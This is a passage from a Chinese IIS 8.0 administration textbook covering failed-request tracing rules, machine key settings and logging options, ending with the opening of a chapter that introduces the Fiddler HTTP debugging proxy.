- ASP.NET（*.aspx）：跟踪目录中的所有.aspx 文件。
- ASP（*.asp）：跟踪目录中的所有.asp 文件。
- 自定义—为某一自定义内容集（如 xyz.exe 或*.jpg）进行失败跟踪。它最多只能包含一个通配符，并且必须位于设置失败请求定义的目录内。

（5）单击“下一步”按钮。

（6）在“添加失败请求跟踪规则”对话框的“定义跟踪条件”区域中，选择以下一个

或多个条件进行跟踪：

- ❑ 状态代码：输入要跟踪的状态代码。可以在该列表中输入多个以逗号分隔的状态代码，还可以使用子状态代码来细分状态代码，如“404.2，500”。
- ❑ 所用时间：输入请求花费的最长时间（以秒为单位）。
- ❑ 事件严重性：从“事件严重性”下拉列表中选择要跟踪的严重性级别。可以选择“错误”、“严重错误”或“警告”。

如果指定了上述所有条件，则满足第一个条件时生成跟踪日志文件。

（7）单击“下一步”按钮。

（8）在“添加失败请求跟踪规则”对话框的“选择跟踪提供程序”区域中的“提供程序”下，选择以下一个或多个跟踪提供程序：

- ❑ ASP：跟踪 ASP 请求的执行操作的开始和完成。
- ❑ ASP.NET：查看请求转入和转出托管代码的情况。这包括*.aspx 请求。
- ❑ ISAPI 扩展：跟踪请求转入和转出 ISAPI 扩展进程的情况。
- ❑ WWW 服务器：通过 IIS 工作进程跟踪请求。

（9）在“添加失败请求跟踪规则”对话框的“选择跟踪提供程序”区域中的“详细程度”下，选择以下一种或多种详细级别：

- ❑ 常规：提供请求活动上下文的信息，如将请求的 URL 和谓词记入日志的 GENERAL_REQUEST_START 事件。
- ❑ 严重错误：提供导致进程退出或即将导致进程退出操作的相关信息。
- ❑ 错误：提供遇到错误并且无法继续处理请求的组件的相关信息。这些错误通常只是服务器端问题。
- ❑ 警告：提供遇到错误但可以继续处理请求的组件的相关信息。
- ❑ 信息：提供请求的一般信息。
- ❑ 详细：提供请求的详细信息，这是默认选项。

（10）如果在步骤（8）中选择了 ASP.NET 跟踪提供程序，在“添加失败请求跟踪规则”对话框“选择跟踪提供程序”区域中的“区域”下，选择此提供程序要跟踪的以下一个或多个功能区域：

- ❑ 结构：跟踪主要进入和离开 ASP.NET 结构的各个部分相关的事件。
- ❑ 模块：跟踪请求进入和离开各个 HTTP 管道模块时记录的事件。
- ❑ 页：生成与执行特定 ASP.NET 页相关事件（如 Page_Load 等）对应的跟踪事件。
- ❑ AppServices：跟踪记录应用程序服务功能事件。

（11）如果在步骤（8）中选择了“WWW 服务器”跟踪提供程序，在“添加失败请求跟踪规则”对话框“选择跟踪提供程序”区域中的“区域”下，选择此提供程序要跟踪的以下一个或多个功能区域：

- ❑ 身份验证：跟踪身份验证尝试，如跟踪已通过身份验证的用户名、身份验证方案（匿名、基本等）以及结果（成功、失败、错误等）。
- ❑ 安全性：在 IIS 服务器与安全有关的原因拒绝请求（例如，拒绝客户端访问资源的请求）的情况下生成的跟踪事件。
- ❑ 筛选器：确定 ISAPI 筛选器处理请求所用时间。
- ❑ StaticFile：跟踪完成静态文件请求所用时间。

- CGI：在请求针对 CGI 文件情况下生成跟踪事件。
- 压缩：在响应为压缩响应的情况下生成跟踪事件。
- 缓存：为与请求关联的缓存操作生成跟踪事件。
- RequestNotifications：在进入和退出时捕获所有请求通知。
- 模块：跟踪在请求进入和离开 HTTP 管道模块时记入日志的事件，或捕获托管模块的跟踪事件。

（12）单击“完成”按钮。

### 5．编辑失败请求跟踪规则

当要更改规则的失败定义或要收集有关失败请求的其他信息时，可更改失败请求跟踪设置，步骤如下：

（1）打开 IIS 管理器，然后导航至要管理的级别。

（2）在“功能视图”中，双击“失败请求跟踪规则”项。

（3）在“失败请求跟踪规则”页中，单击要更改的规则，然后单击“操作”窗格中的“编辑”按钮。

（4）在“指定要跟踪的内容”对话框中，单击“下一步”按钮。

（5）在“定义跟踪条件”对话框中执行以下一项或多项操作：

- 在“状态代码”文本框中更改状态代码，以便跟踪更改后的状态代码的失败情况。
- 更改“所用时间（秒）”，在“所用时间（秒）”文本框中输入时间间隔。
- 通过从“事件严重性”下拉列表中选择新的严重性来更改事件严重性，然后单击“下一步”按钮。

（6）在“选择跟踪提供程序”对话框中执行以下一项或多项操作以更改提供程序：

- 如果要将 IIS 配置为跟踪 ASP 请求，单击 ASP 按钮。
- 如果要将 IIS 配置为跟踪 ASP.NET 请求，单击 ASP.NET 按钮。
- 如果要将 IIS 配置为跟踪 WWW 服务器请求，单击“WWW 服务器”按钮。
- 如果要将 IIS 配置为跟踪 ISAPI 请求，单击“ISAPI 扩展”按钮。

（7）单击某一提供程序，更改其详细级别。

（8）在“提供程序属性”下的“详细程度”下拉列表中，单击一个详细级别。

（9）对于在“选择跟踪提供程序”对话框中选择并且更改其详细级别的提供程序，重复执行步骤（7）和（8）。

（10）单击某一提供程序，更改希望其跟踪的区域。

（11）在“区域”下，选择希望提供程序跟踪的区域。

（12）对于在“选择跟踪提供程序”对话框中选择并且更改其跟踪区域的提供程序，重复执行步骤（10）和（11）。

（13）单击“完成”按钮。

### 6．删除失败请求跟踪规则

如果不再需要跟踪特定的失败请求，可以删除失败请求的跟踪规则。我们既可以删除本地级别的失败请求跟踪规则，也可以删除继承自父级别的失败请求跟踪规则。步骤如下。

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“失败请求跟踪规则”项。

（3）在“失败请求跟踪规则”选项卡中，选中要删除的跟踪规则。

（4）在“操作”窗格中，单击“删除”按钮，单击“确定”按钮。

### 14.4.4　安全密钥配置

计算机密钥有助于保护 Forms 数据、身份验证 Cookie 数据和页级视图状态数据，密钥还可以用于验证进程外会话状态标识。ASP.NET 使用以下类型的计算机密钥：

- 验证密钥：用于计算消息验证代码以确认数据的完整性。此密钥附加到 Forms、身份验证 Cookie 或特定页的视图状态。
- 解密密钥：用于对 Forms 身份验证票证和视图状态进行加密和解密。

配置安全密钥分为以下步骤：

#### 1．生成计算机密钥

（1）打开 IIS 管理器，导航至要管理的级别；

（2）在“功能视图”中，右击“计算机密钥”项，然后在弹出的快捷菜单中选择“打开功能”命令。

（3）在“计算机密钥”选项卡上，从“加密方法”下拉列表中选择一种加密方法，默认为 SHA1。

（4）从“解密方法”下拉列表中选择一种解密方法，默认为“自动”；此外，也可以配置验证密钥和解密密钥的设置。

（5）在“操作”窗格中，单击“生成密钥”按钮，单击“应用”按钮。

#### 2．选择加密方法

选择良好的计算机密钥加密方法可以增强创建的计算机密钥安全性，可供选择的加密方法如下：

- 高级加密标准（Advanced Encryption Standard，AES）：这种加密方法实现起来相对容易一些，并且只需要很少的内存，AES 的密钥大小为 128、192 或 256 位。此方法使用相同的私钥对数据进行加密和解密，而公钥方法必须使用成对的密钥。
- Message Digest Algorithm 5：用于对应用程序（如邮件）进行数字签名。此方法将产生 128 位的哈希数据。MD5 可以提供保护，以防止遭受计算机病毒和某些程序（看上去像是无害的应用程序，而实际上具有破坏性）的攻击。
- 安全哈希算法（Secure Hach Algorithm1, SHA1）：它是默认加密方法，被认为比 MD5 更加安全，因为它产生 160 位的消息摘要，我们应该尽可能使用 SHA1 加密。
- 三重数据加密标准（Triple Data Encryption Standard，Triple DES）：它与数据加密标准（DES）稍有不同。它的速度比普通 DES 慢三倍，但是它更加安全，因为它的密钥大小为 192 位。如果性能不是主要考虑的问题，就应该考虑使用 TripleDES。

具体实现步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“计算机密钥”项。

（3）在“计算机密钥”上，从“加密方法”下拉列表中选择一种加密方法，默认为 SHA1。

（4）在“操作”窗格中，单击“应用”按钮。

### 3．选择解密方法

选择解密方法与加密方法类似，执行如下步骤即可：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“计算机密钥”项。

（3）在“计算机密钥”页上，从“解密方法”下拉列表中选择一种解密方法，默认为“自动”。

（4）在“操作”窗格中，单击“应用”按钮。

### 4．在运行时生成验证密钥

如果希望 ASP.NET 创建随机密钥并将其存储在本地安全机构（Local Security Authority，LSA）中，就需要在运行时生成验证密钥。此密钥可确保 Forms 身份验证票据不会被篡改且已经加密，并且视图状态也不会被篡改。

通过在运行时生成验证密钥，可以保证服务器在处理数据时能够检测到对视图状态或身份验证票证所做的修改，无论修改是在客户端计算机上进行的，还是通过网络进行的。

设置步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“计算机密钥”项。

（3）在“计算机密钥”选项卡的“验证密钥”中，选中“运行时自动生成”复选框，然后在“操作”窗格中单击“应用”按钮。

### 5．为每个应用程序生成唯一的验证密钥

当 ASP.NET 创建随机密钥时，可以为每个应用程序生成唯一的验证密钥，本地安全机构使用每个应用程序的应用程序 ID 创建此密钥。LSA 会将此密钥存储在 Web 服务器上，设置步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“计算机密钥”项。

（3）在“计算机密钥”选项卡的“验证密钥”中，选中“为每个应用程序生成一个唯一密钥”复选框，然后在“操作”窗格中单击“应用”按钮。

### 6．在运行时生成解密密钥

假如希望 ASP.NET 生成随机密钥并将其存储在本地安全机构中，就需要在运行时生成解密密钥。此密钥确保 Forms 身份验证票证不会被篡改且已经加密，并且视图状态也不会被篡改。

通过在运行时生成解密密钥，保证服务器在处理数据时能够检测到对视图状态或身份验证票据所做的全部修改，无论修改是在客户端计算机上进行的，还是通过网络进行的。设置步骤如下：

（1）打开 IIS 管理器，然后导航至要管理的级别。

（2）在“功能视图”中，双击“计算机密钥”项。

（3）在“计算机密钥”选项卡的“解密密钥”下，选中“运行时自动生成”复选框，然后在“操作”窗格中单击“应用”按钮。

### 7. 为每个应用程序生成唯一的验证密钥

当希望 ASP.NET 创建随机密钥时，可以为每个应用程序生成唯一的验证密钥。LSA 使用每个应用程序的应用程序 ID 创建此密钥。LSA 将此密钥存储在 Web 服务器上。

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“计算机密钥”项。

（3）在“计算机密钥”选项卡的“验证密钥”下，选中“为每个应用程序生成一个唯一密钥”复选框，然后在“操作”窗格中单击“应用”按钮。

### 8. 为Web场生成计算机密钥

若要在 Web 场配置中的多台计算机之间使用身份验证，必须手动生成特定的验证和解密密钥，并在该 Web 场中的所有计算机上使用这些值，设置步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“计算机密钥”项。

（3）若要为 Web 场生成特定的验证和解密密钥值，在“计算机密钥”选项卡中，清除验证密钥和解密密钥的“为每个应用程序生成一个唯一密钥”复选框，再清除“运行时自动生成”复选框，然后在“操作”窗格中单击“生成密钥”按钮以创建特定的密钥值。

（4）在“操作”窗格中，单击“应用”按钮。

## 14.4.5 安全日志配置

除 Windows 提供的日志记录功能外，IIS 8.0 还提供其他日志记录功能。例如，可以选择日志文件格式并指定要记录的请求。

### 1. 启用或禁用日志记录

如果希望 IIS 基于配置的条件有选择地记录特定的服务器请求，就应为服务器启用日志记录。一旦启用了服务器日志记录，可以为服务器上的任意站点启用选择性日志记录。同时还可以查看日志文件，以了解失败和成功的请求。

如果不希望 IIS 有选择地记录对某个站点的请求，则应为该站点禁用日志记录。在 IIS 8.0 中，默认情况下会启用日志记录，步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“日志”项。

（3）在“日志”页的“操作”窗格中，单击“启用”按钮以启用日志记录，或单击“禁用”按钮以禁用日志记录。

### 2. 在服务器级别配置站点日志记录选项

如果要使日志记录设置默认应用于服务器上的所有站点，则可以在服务器级别配置每

站点日志记录选项，在网站级别打开“日志”配置窗体，以便为某个网站配置特定的设置。

（1）打开 IIS 管理器，导航至要管理的级别。

（2）在“功能视图”中，双击“日志”项。

（3）在“日志”的“每站点一个日志文件”下，从下拉列表中选择“站点”选项。默认情况下，“站点”处于选定状态；

（4）在“格式”下的“日志文件”部分中，选择以下日志文件格式之一：

- IIS：使用 Microsoft IIS 日志文件格式记录有关站点的信息。这种格式由 HTTP.sys 进行处理，是固定的基于 ASCII 文本的格式，无法自定义记录的字段。字段由逗号分隔，记录的时间为本地时间。
- NCSA：使用美国国家超级计算技术应用中心公用日志文件格式来记录有关站点的信息。这种格式由 HTTP.sys 进行处理，是固定的基于 ASCII 文本的格式，这意味着无法自定义记录的字段。字段由空格分隔，记录的时间为带有协调世界时（Coordinated Universal Time，UTC）偏差的本地时间。
- W3C：使用集中 W3C 日志文件格式记录有关服务器上的所有站点的信息。这种格式由 HTTP.sys 进行处理，并且是可自定义的基于 ASCII 文本的格式，这意味着可以指定记录的字段。通过单击“日志”页上的“选择字段”指定在“W3C 日志记录字段”对话框中记录的字段。字段由空格分隔，记录的时间采用协调世界时格式。
- 自定义：对自定义的日志记录模块使用自定义格式。如果选择此选项，则“日志”页将被禁用，因为无法在 IIS 管理器中配置自定义日志记录。

（5）在“目录”下，指定应存储日志文件的路径。默认路径为：

```
%SystemDrive%\inetpub\logs\LogFiles
```

最佳做法是将日志文件（如失败请求跟踪日志）存储在 systemroot 之外的目录中。

（6）在“编码”选项中，从下拉列表选择以下选项之一：

- UTF-8：允许在一个字符串中同时出现单字节和多字节字符。
- ANSI：在一个字符串中只允许出现单字节字符。

（7）在“日志文件滚动更新”部分中，选择下列选项之一：

- 每小时：每小时创建一个新日志文件。
- 每天：每天创建一个新日志文件。
- 每周：每周创建一个新日志文件。
- 每月：每月创建一个新日志文件。
- 最大文件大小（字节）：在文件达到某个大小（单位为字节）时创建新日志文件。最小文件大小为 1 048 576 字节。如果将此属性设置为小于 1 048 576 字节的值，则会隐式将默认值假定为 1 048 576 字节。
- 不创建新的日志文件：只有一个日志文件，在记录信息的过程中文件将不断变大。

（8）选中“使用本地时间进行文件命名和滚动更新”以指定日志文件命名和滚动更新的时间都使用本地服务器时间。如果未选定此项，则使用协调世界时。

无论此设置为何值，实际日志文件中的时间戳将对从“格式”列表中选择的日志使用此时间格式。例如，NCSA 和 W3C 日志文件格式对时间戳使用 UTC 时间格式。

（9）在“操作”窗格中，单击“应用”按钮。

### 3. 在站点级别配置日志记录选项

如果要为站点设置不同于服务器级别的日志记录设置，就需要在站点级别配置日志记录选项。

（1）打开 IIS 管理器，导航至要管理的站点。

（2）在“功能视图”中，双击“日志”项。

（3）在“日志”选项卡“格式”下的“日志文件”部分中，选择 4 种日志文件格式之一，同上述日志文件格式。

（4）在“目录”下，指定应存储日志文件的路径。默认路径如下：

```
%SystemDrive%\inetpub\logs\LogFiles
```

最佳做法是将日志文件（如失败请求跟踪日志）存储在 systemroot 之外的目录中。

（5）在“日志文件滚动更新”部分中，选择同上所示的选项之一。

（6）选中“使用本地时间进行文件命名和滚动更新”以指定日志文件命名和滚动更新的时间都使用本地服务器时间。如果未选定此项，则使用 UTC。

无论此设置为何值，实际日志文件中的时间戳将对从“格式”列表中选择的日志使用此时间格式。例如，NCSA 和 W3C 日志文件格式对时间戳使用 UTC 时间格式。

（7）在“操作”窗格中，单击“应用”按钮。

### 4. 配置服务器日志记录项

如果日志记录设置默认应用于服务器上的所有站点，则可以配置每服务器日志记录选项。

（1）打开 IIS 管理器，然后导航至要管理的级别。

（2）在“功能视图”中，双击“日志”项。

（3）在“日志”选项卡的“每站点一个日志文件”下，从下拉列表中选择“服务器”项。默认情况下，“站点”项处于选定状态。

（4）在“格式”下的“日志文件”部分中，选择同上日志文件格式之一。

（5）在“目录”下，指定应存储日志文件的路径。默认路径如下：

```
%SystemDrive%\inetpub\logs\LogFiles
```

最佳做法是将日志文件（例如失败请求跟踪日志）存储在 systemroot 之外的目录中。

（6）在“编码”下，从下拉列表中选择以下选项之一。

- ❑ UTF-8：允许在一个字符串中同时出现单字节和多字节字符。
- ❑ ANSI：在一个字符串中只允许出现单字节字符。

（7）在“日志文件滚动更新”部分中，选择同上选项之一。

（8）选中“使用本地时间进行文件命名和滚动更新”复选框以指定日志文件命名和滚动更新的时间都使用本地服务器时间。如果未选定此项，则使用 UTC。

（9）在“操作”窗格中，单击“应用”按钮。

### 5. 选择要记录的W3C字段

如果希望控制日志文件中存储的数据量，则可以选择要记录的 W3C 字段，设置如下：
（1）打开 IIS 管理器，导航至要管理的级别。
（2）在“功能视图”中，双击“日志”项。
（3）在“日志”选项卡的“格式”下，单击“日志文件”部分中的“选择字段”。
（4）在“W3C 日志记录字段”对话框中，选择下列一个或多个选项：

- ❑ 日期（date）：发出请求的日期。
- ❑ 时间（time）：发出请求的时间（UTC）。
- ❑ 客户端 IP 地址（c-ip）：发出请求的客户端的 IP 地址。
- ❑ 用户名（cs-username）：访问服务器已通过身份验证用户的名称，匿名用户用连字符表示。
- ❑ 服务名（s-sitename）：满足请求的站点实例编号。
- ❑ 服务器名称（s-computername）：生成日志文件项的服务器名称。
- ❑ 服务器 IP 地址（s-ip）：生成日志文件项的服务器的 IP 地址。
- ❑ 服务器端口（s-port）：为服务配置的服务器端口号。
- ❑ 方法（cs-method）：请求的操作，如 GET 方法。
- ❑ URI 资源（cs-uri-stem）：操作的统一资源标识符或目标。
- ❑ URI 查询（cs-uri-query）：客户端尝试执行的查询（如果有），只有动态页面才需要统一资源标识符（URI）查询。
- ❑ 协议状态（sc-status）：HTTP 或 FTP 状态代码。
- ❑ 协议子状态（sc-substatus）：HTTP 或 FTP 子状态代码。
- ❑ Win32 状态（sc-win32-status）：Windows 状态代码。
- ❑ 发送的字节数（sc-bytes）：服务器发送的字节数。
- ❑ 接收的字节数（cs-bytes）：服务器接收的字节数。
- ❑ 所用时间（time-taken）：操作所花费的时间（毫秒）。
- ❑ 协议版本（cs-version）：客户端使用的协议版本（HTTP 或 FTP）。
- ❑ 主机（cs-host）：主机名称（如果有）。
- ❑ 用户代理（cs（UserAgent））：客户端使用的浏览器类型。
- ❑ Cookie（cs（Cookie））：发送或接收的 Cookie 内容（如果有）。
- ❑ 引用站点（cs（Referer））：用户上次访问的站点，此站点提供与当前站点的链接。

（5）在“操作”窗格中，单击“应用”按钮。

### 6. 配置日志文件滚动更新选项

如果要控制日志文件数据在服务器上存储的时间长度，就需要配置日志文件滚动更新选项，配置步骤如下：

（1）打开 IIS 管理器，导航至要管理的级别。
（2）在“功能视图”中，双击“日志”项。
（3）在“日志”窗格的“日志文件滚动更新”部分中，选择同上的选项之一。
（4）选中“使用本地时间进行文件命名和滚动更新”，指定日志文件命名和滚动更新的时间都使用本地服务器时间。如果未选定此项，则使用协调世界时间。
（5）在“操作”窗格中，单击“应用”按钮。

# 第 15 章　代码漏洞检测软件

系统在代码编写完成后就初步完成了，但是上线前还要经过严格的测试。测试其中一项重要任务就是系统安全性的测试。安全测试人员需要从代码和运行角度分析系统安全性，这个过程需要借助一些工具。本章将介绍使用一些流行安全测试工具来检查研发的软件系统。

## 15.1　检测 HTTP 协议

随着应用程序的复杂程度越来越高，客户越来越重视 Web 应用的性能。了解 Web 程序和浏览器如何进行通信在 Web 开发中非常有用，在 Web 程序的性能优化上也起了重要作用。HTTP 调试工具就是其中一个典型工具，用来对 HTTP 协议进行调试，帮助开发人员全面分析 Web 程序和浏览器的通信过程。另外，HTTP 调试工具还可以设置断点，修改通信数据（如 Cookie、HTML、JS、CSS 等），帮助开发人员诊断 Web 程序出现的错误。

### 15.1.1　Fiddler 工具

微软公司的 Fiddler 是一款免费的记录主机 HTTP（S）通信的代理工具，拥有丰富的用户界面，支持监察请求和响应、设置断点，以及修改输入输出数据。同时，Fiddler 还支持多种数据转换和预览，如解压缩 GZIP、DEFLATE，或 BZIP2 格式的文件，以及在预览面板里显示图片。

不但如此，Fiddler 还是一款 HTTP 调试代理工具，它能够记录所有服务器和互联网之间的 HTTP 通信。Fiddler 检查所有的 HTTP 通信，设置断点，以及 Fiddle 所有“进出”的数据（指 Cookie、HTML、JS、CSS 等文件）。Fiddler 要比其他的网络调试工具更加简单，因为它仅仅暴露 HTTP 通信，还提供友好的格式。

Fiddler 包含一个简单却功能强大的子系统，这个子系统基于 JScript.NET 事件脚本，它非常灵活，可以支持众多的 HTTP 调试任务。下面介绍 Fiddler 工具的使用：

#### 1．启动Fiddler

当 Fiddler 启动，Web 应用程序将会把自己作为一个互联网的服务放在系统代理中。使用者可以通过检查代理设置的对话框来验证 Fiddler 是否正确截取了 Web 应用程序请求。

操作步骤是：在 IE 中选择“工具”→“Internet 选项”命令，在打开的对话框“连接”选项卡中，单击“局域网设置”按钮，打开如图 15-1 所示的对话框。





图 15-1　局域网设置

作为系统代理，所有来自微软公司互联网服务的 HTTP 请求在到达目标 Web 服务器之前都会经过 Fiddle，同样的，所有的 HTTP 响应都会在返回客户端之前流经 Fiddler。这样一来，当 Fiddler 关闭的时候，会自动从系统注册表中移出。流程如图 15-2 所示。





图 15-2　Fiddler 运行机制

图 15-3 所示是 Fillder 的用户界面，结合此界面给读者讲解如何使用该工具。

## 2. Fiddler性能测试功能

通过显示所有的 Http 通信，Fiddler 可以轻松地得到页面组成，通过统计页面（就是 Fiddler 工具左边的窗口）用户可以使用多选得到 Web 页面的“总重量”（页面文件数以及相关 JS、CSS 等）。另外，通过统计也可以很轻松地看到页面的请求情况，如图 15-4 所示。

